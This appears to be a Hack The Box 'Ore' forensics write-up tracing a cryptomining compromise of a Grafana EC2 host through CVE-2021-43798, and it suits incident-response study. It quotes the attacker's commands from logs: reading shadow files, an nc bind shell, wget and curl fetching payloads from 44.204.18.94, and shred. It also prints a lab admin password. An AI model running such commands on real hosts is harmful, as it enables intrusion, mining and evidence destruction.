
Ore Challenge

Sherlock Scenario
One of our technical partners are currently managing our AWS infrastructure. We requested the deployment of some technology into the cloud. The solution proposed was an EC2 instance hosting the Grafana application. Not too long after the EC2 was deployed the CPU usage ended up sitting at a continuous 98%+ for a process named "xmrig". Important Information Our organisation's office public facing IP is 86.5.206.121, upon the deployment of the application we carried out some basic vulnerability testing and maintenance.

Task 1:
Which CVE lead to the initial compromise of the EC2?

This question was one of the latest I completed. After I done some tasks I searched for grafana CVE in Google and found several CVE's so inside the "usr\share\grafana" folder there is a file named "VERSION" with "8.2.0"
So I searched grafana 8.2.0 CVE in Google



Grafana
https://grafana.com › blog › 2021/12/07 › grafana-8.3.1...

Grafana 8.3.1, 8.2.7, 8.1.8, and 8.0.7 released with high ...

7 Dec 2021 — On 2021-12-03, we received a report that **Grafana** is vulnerable to directory traversal, allowing access to local files. We have confirmed this ...

GitHub
https://github.com › Grafana-CVE-2021-43798

CVE-2021-43798 Grafana Unauthorized arbitrary file ...

7 Dec 2021 — **CVE**-2021-43798 **Grafana** Unauthorized arbitrary file reading **vulnerability**. 8.3.1 (2021-12-07) Security: Fixes **CVE**-2021-43798 . For more ...

Answer: CVE-2021-43798


Task 2:
Please detail all malicious IP addresses used by the threat actor (TA) targeting our organisation.

This was the last task for me, while I did all the tasks I noted on the side every IP I saw and then I started to play Lego with it until the answer was correct.

Answer: 44.204.18.94,95.181.232.32,195.80.150.137

Task 3:
Which account to the TA utilise to authenticate to the host OS?

I checked the "catscale_out\User_Files\usr\share\grafana\.bash_history" and found suspicious commands like passwd and shadow so I assumed the user is grafana




```
cat /etc/shadow
cat /etc/passwd
cd /opt/
ls -alh
cd automation/
ls
cat updater.sh
exit
cd /tmp/
ls
chmod +x automation.sh
./automation.sh >> automationout.log
ls
cd
crontab -e
cd /var/log/
ks
ls
cat syslog
cd
ls
cd /opt/
ls
cd automation/
ls
rm /tmp/automationout.log
ls
nano updater.sh
nc -L -d -p 60000 -t -e /bin/bash
nano updater.sh
nc 44.204.18.94
nc 44.204.18.94 80
nano updater.sh
ls -alh
nano updater.sh
./updater.sh
nano updater.sh
vi updater.sh
nano updater.sh
nano updater.sh
cat updater.sh
nano updater.sh
cat updater.sh
```

Answer: grafana

Task 4:
Which file did the TA modify in order to escalate privileges and run the mining service as "root"?

From task 3 I saw cat and nano commands on updater.sh file so inside the same folder there is a file .viminfo which contains the path for this file




```
# Command Line History (newest to oldest):
:q!
|2,0,1669205781,,"q!"
:wq!
|2,0,1669205777,,"wq!"

# Search String History (newest to oldest):
?/router_logging
|2,1,1669112198,47,"router_logging"
?/log.frontend
|2,1,1669111165,47,"log.frontend"
?/Logging
|2,1,1669109596,47,"Logging"
?/http
|2,1,1669109588,47,"http"

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:

# File marks:
'0  7  0  /opt/automation/updater.sh
|4,48,7,0,1669205781,"/opt/automation/updater.sh"
```

Answer: /opt/automation/updater.sh

Task 5:
Which program did the TA utilise to download the injector.sh script?

I searched for the injector.sh with Notepad++ and found the download command with the IP from task 3 with the nc inside the catscale_out\Logs\log\syslog




```
<Data Name="CommandLine">wget http://44.204.18.94:80/injector.sh
```

Answer: wget

Task 6:
Where was the crypto mining binary & config file initially downloaded to?

Same like task 5, I found it while searching with Notepad++ inside the file catscale_out\Logs\log\auth.log




```
Nov 24 09:59:47 ip-172-31-60-25 sudo:     root : TTY=pts/1 ; PWD=/opt/automation ; USER=root ; COMMAND=./injector.sh
```

Answer: /opt/automation/

Task 7:
Which program did the TA utilise to download both the crypto mining binary & configuration file?

While searching for xmrig in I saw the command to download the file




```
Name="CommandLine">curl -s -O http://44.204.18.94:80/xmrig -O http://44.204.18.94:80/config.json
```

Answer: curl

Task 8:
We need to confirm the exact time the SOC team began artefact collection as this was not included in the report. They utilise the same public facing IP address as our system administrators in Lincoln.


When I completed other tasks I saw a command with a file "Cat-Scale.sh" similar to the name of the folder
So I searched it on Google and found that this script is Linux CatScale IR collection script



Linux CatScale is a bash script that uses live of the land tools to collect extensive data from Linux based hosts.


GitHub
LinuxCatScale › WithSecureLabs › https://github.com
Linux-CatScale IR Collection Script - GitHub

Then I searched for Cat-Scale.sh in Notepad and I found a sudo and /bin/bash command inside "catscale_out\Process_and_Network\ip-172-31-13-147-20221124-1501-processes-axwwSo.txt" with the timestamp of 15:01:00



```
root      2376  2268  68300  4320 pts/0    S+   15:01 00:00:00 sudo ./Cat-Scale.sh
root      2377  2376  13848  3700 pts/0    S+   15:01 00:00:00 /bin/bash ./Cat-Scale.sh
```

Then I opened the "ip-172-31-13-147-20221124-1501-console-error-log.txt" from the catscale_out folder and saw the date and year




```
Date : Thu Nov 24 15:01:37 UTC 2022
```

Answer: 2022-11-24 15:01:00

Task 9:
Please confirm the password left by the system administrator in some Grafana configuration files.

I checked the grafana configuration files in \usr\share\grafana\conf\defaults.ini and scrolled down until I saw
admin_password




```
# default admin user, created on startup
admin_user = admin

# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = f0rela96789!

# used for signing
secret_key = SW2YcwTIb9zpOOhoPsMm
```

Answer: f0rela96789!

Task 10:
What was the mining threads value set to when xmrig was initiated?

Inside the syslog file I searched for "threads" and found the value




```
Nov 24 09:59:49 ip-172-31-60-25 xmrig[4090]: [2022-11-24 09:59:49.355] /usr/share/.logstxt/xmrig: unsupported non-option argument 'threads=0'
```

Answer: 0

Task 11:
Our CISO is requesting additional details surrounding which mining pool this may have been utilising.
Please confirm which (if any) mining pool this the TA utilised.

I searched for xmrig inside syslog and I found a lot of logs containing domain next to it




```
xmrig[4090]: [2022-11-24 10:58:11#033[1;30m.595#033[0m] #033[44;1m#033[1;37m net      #033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com
sysmon: <Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/><EventID>1</EventID><Version>5</Version><Level>4</Leve
sysmon: <Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/><EventID>5</EventID><Version>3</Version><Level>4</Leve
xmrig[4090]: [2022-11-24 10:58:54#033[1;30m.939#033[0m] #033[45;1m#033[1;37m miner    #033[0m #033[1;37mspeed#033[0m 10s/60s/15m #033[1;36m67.60#033[0m#033
xmrig[4090]: [2022-11-24 10:58:57#033[1;30m.993#033[0m] #033[44;1m#033[1;37m net      #033[0m #033[1;35mnew job#033[0m from #033[1;37mmonero.herominers.com
```

Answer: monero.herominers.com

Task 12:
We couldn't locate the crypto mining binary and configuration file in the original download location.
Where did the TA move them to on the file system?

I searched again for xmrig in Notepad++ and found a suspicious path for this file and not
/opt/automation/ like before




```
Line 3750: Nov 24 09:59:49 ip-172-31-60-25 xmrig[4090]: [2022-11-24 09:59:49.355] /usr/share/.logstxt/xmrig: unsupported non-option argument 'threads=0'
```

Answer: /usr/share/.logstxt/

Task 13:
We have been unable to forensically recover the "injector.sh" script for analysis. We believe the TA may
have ran a command to prevent us doing recovering the file. What command did the TA run?

I saw this command when I searched for the injector.sh with Notepad++ in the syslog file




```
Name="OriginalFileName">-</Data><Data Name="CommandLine">shred -u ./injector.sh</Data><Data Name="CurrentDirectory">/opt/automation</Data><Data Name="User">roo
```

Answer: shred -u ./injector.sh

Task 14:
How often does the cronjob created by our IT admins run for the script modified by the TA?

I searched for the updater.sh with Notepad++ and checked the "catscale_out\Persistence
\ip-172-31-13-147-20221124-1501-cron-tab-list.txt" file



```
# m h  dom mon dow   command
30 8 * * * /opt/automation/updater.sh
ENDOFUSERCRON
ubuntu
no crontab for ubuntu
ENDOFUSERCRON
grafana
no crontab for grafana
ENDOFUSERCRON
itadmin-forela
no crontab for itadmin-forela
ENDOFUSERCRON
```

Answer: daily - 08:30